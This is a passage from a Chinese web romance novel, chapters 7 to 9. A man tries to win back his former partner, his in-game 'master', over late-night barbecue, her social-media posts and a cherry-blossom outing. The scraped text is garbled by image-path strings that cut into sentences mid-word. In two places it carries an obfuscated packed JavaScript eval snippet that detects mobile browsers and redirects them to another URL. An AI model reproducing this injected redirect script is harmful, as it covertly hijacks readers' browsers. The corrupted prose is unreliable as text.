可再温柔包容的人,在被狠狠伤害时,哪怕不知道反击,也懂得退避和放手。那些自己有意或无意的伤害和冷漠,等积攒到一定程度,就是对方转身离开的时候了。她不是爱得毫无原则和保留,只是,她的爱没有任何杂质,或者说,爱与不爱有一条非常明显的界线,看着是个恋爱脑且十分有奉献精神,可当爱消失了的时候,转身最快的也会是她,不会有任何转圜的余地。 难怪说免费的才是最贵的,原来放到爱情里也是一样。李盛景唯一庆幸的是,自己悔悟得不算晚,在林清浅还未对他死心的时候。 一切还来得及。他在心里给自己打气。 酒店离机场不远,没一会儿就到了。李盛景把人送到房间门口还不肯走,扒着门问:“要吃夜宵吗?我知道这附近有家烧烤不错。” 林清浅愣了下:“我不吃夜宵的。”而且她在减肥。 “那就陪我好不好?”李盛景说:“我还是中午吃的,饿死了。” 对于从小被灌输“吃饭是大事”的林清浅来说,长达10小时没吃饭是件值得被重要的事,可她并不想去:“你一个人也能去。” 李盛景说:“可这么晚了,师父放心我一个人去啊?” “你啊……”林清浅的语气带着几分无可奈何。 “我怎么了?”李盛景明知故问。 林清浅终究还是生出了一点怨气:“抓着我容易心软的毛病不放了是吗?” “我也不想啊。”李盛景耸了下肩,根本不怕被她看穿:“但凡别的方法有用,我也不至于用这个。” 他总归,是不愿她委屈自己的,可他确实没有别的办法。 “走吧。”林清浅出门的时候只带了个手机,没行李放,取了房卡就走。 “师父等我一下。”李盛景见她立即走人,赶紧刷开隔壁的房间,把行李箱往里一推,再把门关上,一套动作做得一气呵成。 他追上走了一会儿连弯都还没拐的林清浅,知道她是在等自己,不然就她那个走起路来比有些人跑还快的速度,不可能这么慢。 他忍不住笑了一下,心里却又止不住地心疼。 初夏的晚风迎面吹来很是凉爽,吃烧烤的地方不远,但也不近。两人站在路边等车,李盛景见她穿着宽松的衬衣,风从下摆钻进去,露出一小截腰,关心地问:“宝贝,你冷不冷?我回去给你拿件外套吧。” 他根本没意识到自己喊了什么,是在林清浅看了他一眼说“别乱喊”后才知道。 “对不起,习惯了。”他找着机会就表明心意:“以前晚上跟你溜达总喜欢问你冷不冷,每次都会先喊句宝贝,刚刚就是下意识的。” 林清浅“嗯”了一声,路灯下的脸上一片平静,看不出什么表情。 李盛景试探地问:“要外套吗?” “我不冷。”林清浅说。 李盛景“哦”了一声,视线看向她身后的一株樱树。 虽然已经过了赏樱的季节,可晚樱恰是开得正盛的时候,粉色的花瓣层层叠叠,在夜晚的风里轻轻地晃动,是不容忽视的存在。 他想起鼋头渚最美的樱花期虽然已错过,可里头也是有栽种晚樱的,心思不由地就飘到了别处:“浅浅,明天去看樱花吗?” 林清浅看向他,又顺着他的视线看向了旁边绿化带里盛开的晚樱,直到他们坐上车都没有开口。 几分钟后他们下车。夜已经深了,烧烤摊外边的座位上一个顾客都没有,店里面倒是坐了两桌人。老板认得李盛景,见了人就问:“小李总,几个月没来这边出差了啊。” “是,有几个月了。”李盛景应着话的时候把人往里面带,见林清浅在门口顿了下,侧头看向了老板,然后又看向了他,眸光中带 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16958956|193269||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 着一点好奇。 他正要开口,被老板抢了先,对方见到林清浅,先是一愣,然后笑着打趣:“这次还带了人来,女朋友?” 林清浅走了进去,李盛景小声回了句“还不是,但我在追她”后跟了进去。 两人找了个能看见外面的位置坐下。李盛景扫了桌上的二维码边选着要吃的菜边说:“这家店是前年夏天来出差的时候找到的,当时……比现在还晚一点,忙完了工作肚子很饿,但这个城市好像没有夜生活,我从酒店一路出来找了很久,才找到这一家还开着门,本来都不指望口味了,结果吃到的时候有点小惊喜。” 他抬头问林清浅:“真的不吃吗?给你点个烤茄子?”他记得林清浅喜欢吃这个。 林清浅摇了摇头。 “那饮料呢?”李盛景又问:“渴不渴?给你点杯奶茶?” “不用。”林清浅说完后见他黯然下去的双眼,解释说:“我不喝奶茶,有水吗?我喝水就行。” “好。”李盛景跟老板说了一声。老板正好来送热茶,听了两人的话问要冰的还是常温,林清浅选了常温。 老板说:“小李总很不错的,不要错过这么好的对象哦。” 林清浅看向对面的李盛景,淡淡地说:“老板跟你很熟。” 李盛景提交了订单后放下手机,直直地看着林清浅:“很熟。我第一次来的时候就记住我了,因为当时都晚上1点了,店里就我一个客人,我还边吃边打电话,有个订单出了问题,所以当时……”他做了个动作,“反正语气肯定不怎么友善,说的还是粤语。” 那确实是很有记忆点的场景。林清浅点了点头:“两年前就那么忙了啊。” 说到工作强度,李盛景叹了口气:“不然怎么说是牛马呢。” 他见气氛算是融洽,又拾起前面的话题:“师父,明天去看樱花吗?” 林清浅只是看着他,不言不语。 “去嘛,师父。”他开始撒娇,语气都故意嗲了起来:“徒弟很想去,师父你就陪陪你最亲最爱的徒弟,好不好?” 林清浅闭了下眼,再睁开时点了下头:“好。” 8. 第 8 章 四月的风和煦舒爽,温度不冷不热,花开得正好,树上新长的绿叶也十分鲜嫩,连阳光都很舒适,十分地适宜出游。 李盛景睡得晚,却起了个大早,可平常早起犯困的情况非但没出现,还特别地精神,导致睡个回笼觉的计划彻底失败。 他们约的9点见面,此时7点都还没到,李盛景躺在床上玩手机,才发现昨晚加的微信被通过了。他既开心又心疼,看着对方的头像叹气:“你啊,怎么总是这么心软呢。” 点开林清浅的朋友圈,本以为会是一片空白,结果刷出来了一条九宫格内容,不是樱花就是有花有树有水的风景图片,最中间的一张是大片的樱花里露出来的一座楼阁。 李盛景觉得眼熟,放大后不出意料地看见“赏樱楼”三个字。 “浅浅去过鼋头渚了?”他看了眼发出的时间,4月1日,正是他去的那天。 “所以我那天看见的,真的有可能是浅浅?”他换成了□□,发现好友申请也被通过了。 相比于微信,林清浅更喜欢用□□,所以她在朋友圈里几个月都未必发一条内容,在空间里却有可能一天发好几条。他们之前的联系方式也是以□□为主,这大概是大部分剑三玩家们都习惯的方式。 李盛景点进空间,果然发现林清浅每天都有在更新说说。他手指快速地划过屏幕,直到出现了樱花的照片时才停止。那是从朋友圈里直接同步过来的,但空间里比朋友圈还多了一条,同样是九宫格,依然是风景和花,却不再是樱花,每一张图片都是一种不同的花。 他看着最中间的一张,那是一张自拍照,林清浅站在樱花树下,笑得平静宁和,却没有被她身后盛开的樱花压了风头,人与花相得益彰。 李盛景看了好一会儿,等回过神来的时候已经保存了下来。他想起来自己的目的,看到照片里林清浅穿着的衣服是杏色的,与他那日看见的一摸一样。 “原来我没有看错。”李盛景心中生出一种“冥冥之中自有天注定”的欣喜感,可想到那日他们并未相遇,又生出几许惆怅,心想:这是否说明,我们有缘无份呢? 这想法一冒出来就被他给掐灭了,因为从前还在一起的时候,林清浅有很多次就说过他太爱胡思乱想,以致于情绪反反复复。 为了转移注意力,他开始看林清浅发的说说。大部分都是在夸她的大小侄女的,有陪着大侄女一起画画打卡的;有小侄女唱歌的视频,或者干脆放萌照;也说到跟大小侄女一起在阳台上种花,图片里是三盆花,配的文案里说小侄女星星要粉色,大侄女希希要黄色,她给两姐妹选了非常好养活的太阳花,而她自己则养了一盆天河繁星。 她说:天河繁星这个名字真的太美好了。 李盛景记住了这个名字,然后打开了外卖软件。 或许是时间太早,问了几家花店都没有得到回复。他继续往前翻,这才知道她早早就辞了职,知道接着她租下房子的男人确实是她认识的,关系还很不错,是她最好的朋友祁安的老公,亦是她的好友。 “难怪那天说话很不客气,到外面租房,难道他们离婚了?”李盛景嘀咕了一声,心情有点低落,不太想往前翻了,因为快接近他们分手的时间了。 他最终还是看了。可他都做好心理准备了,却发现那段时间的林清浅没怎么发说说,几乎很多天才一条,不是摘抄的好句好段,就是截图的小说内容,也有和朋友出去吃饭逛街随手拍的食物图片和场景,或者就是游戏截图。 新年假的那几天里倒是每天都有更新,有湛蓝的天空里飘着一团团洁白的云;有空旷得显出几分苍凉的田野;有连绵起伏的群山上覆盖着的皑皑白雪。 当然,缺不了她的大小侄女。 李盛景翻完了他们分手后的全部内容,唯一一条与他有关的,是辞旧迎新的时候发的一条视频。 他点了进去,是一段烟花绽放的视频,大概是在楼顶拍的,四面八方都是燃放着的烟花,将整个夜空照得仿如白昼。她在文案写:上次跨年的方式不对,重来。愿新的一年平安健康,事事顺利。 内容很简单,许下的新年愿望也很普通,是大部分人都会有的新年愿景。可看着前半部分,李盛景又想给自己一巴掌。 他想:我怎么就挑了那个时候呢?那么美好的跨年夜,原本应该是日后最美好的记忆,可因为分手,连我自己都不敢再去回忆,当时的浅浅在除夕的晚上究竟是怀着怎样的一种心情跨年呢? 他突然生出了离开的念头,心想:要是没有我,浅浅现在过着的,一定是她所期盼的平淡却普通的美好生活。 这个想法一冒出来就无法阻止,直到他们见面。 两人9点的时候在走廊;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16958957|193269||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 相遇,然后去吃早餐。 林清浅直到坐下来才问:“你有心事?” 先前在门口相遇的时候李盛景就皱着眉头,一副心事重重的样子,这会儿坐下来吃饭也是明显地心不在焉。 李盛景抬头,看着对面主动关心起自己的人,迟疑着问:“浅浅,你会不会觉得,如果我当初没向你求情缘,而是一直做师徒,会不会更好?” 林清浅正在喝豆浆,大概是渴了,一口气喝了半杯,嘴角边沾上了一点,可她浑然不觉。听到李盛景的问题后她没立即回答,而是抬起头,平静地看着人。 李盛景也看向她,在看见她嘴角边的豆渍时身体微抬,手也抬了起来,像是想要去给林清浅擦掉。 但他很快意识到这个动作太暧昧,不是他徒弟的身份可以做的。 他坐了回去。 林清浅因他的动作意识到了什么。她拿了张纸巾擦了下嘴,不答反问:“你后悔喜欢我吗?” “不后悔。”李盛景摇了摇头:“能被你喜欢,是我的荣幸。” “我也不后悔。”林清浅温和地说:“人的一生是由喜怒哀乐所组成的,痛苦不过是其中的一种。虽然我们的结局不怎么好,可对我来说,人生的每一段经历都弥足珍贵。” 她微笑了一下,接着说:“而且,我与你在一起的时候也不只有痛苦。确切来说,幸福和快乐远远多于痛苦。那些我们在一起的时间里,每天醒来我都充满了期待,也实实在在地感觉到了开心,所以,我怎么会后悔呢。” “不要否认你走过的路啊,徒弟。”她的声音很温柔:“也不要后悔自己做过的所有选择,因为在当时的情境里,那可能是你能做出的最好选择。最主要的是,不是所有的恋爱都能走到完美的结局,你得尝试了几次才知道,什么样的人是最适合你的,你是否习惯有人占有你的时间,空间和生活。就像我们玩游戏,总得失败个几次才能打出完美通关。” “当然,我不否认有第一次就打出的,但我不认为自己是那种天才。”她朝李盛景笑了一下,然后就低头吃她的早饭了。 李盛景看着她慢条斯理地剥着鸡蛋,低垂的眉眼看起来温柔又安静,在4月的春光里显出几分明净宁和来,与刚才那个讲了一大段话的人仿若两人。 他看得移不开眼,心说:这就是我无法放手的原因啊。 9. 第 9 章 两人吃完了早饭就打车去了景区。虽然已经过了赏樱的最佳时间,但里面的游客依然不少。 相比于上次刚进入景区就看到盛开到极致的樱花,这一次樱花就少了许多,品种也不同。相比于早樱和中樱,晚樱的花瓣层层叠叠,盛开时还有绿叶相衬,要富贵繁复得多,虽也美丽,到底没前两种开放时夺目烂漫。 大约是上一次来过,亦或者两次的心情和目的不同,之前进了景区就开始看看停停拍了不少照片的林清浅这一次却连手机都没拿出来。 “还是来晚了。”李盛景看着大片绿色之中的一点粉,想起他第一次来这里的时候是出差,恰好是赏樱的最佳时节,那时候好似整个世界都是浪漫的粉色,尤其是在夜晚,行走于桥上时,两岸落英缤纷,而水中倒映着两岸的繁花盛景,像是人间下了一场粉色的雪,美好得像是坠入了梦中。 林清浅不知道想到什么,她在路边的一颗樱树下停了下来,看着树枝上孤零零的一个日式风铃,叹息般地附和:“是啊,来晚了。” 她半个月前来的那一次其实就晚了,虽赶上了中樱盛开,但离最佳的赏樱时间隔了几日,樱花已经开始凋谢了,就如同她遇见李盛景的年纪。 34岁将满,早就错过了女孩子最好的年纪。 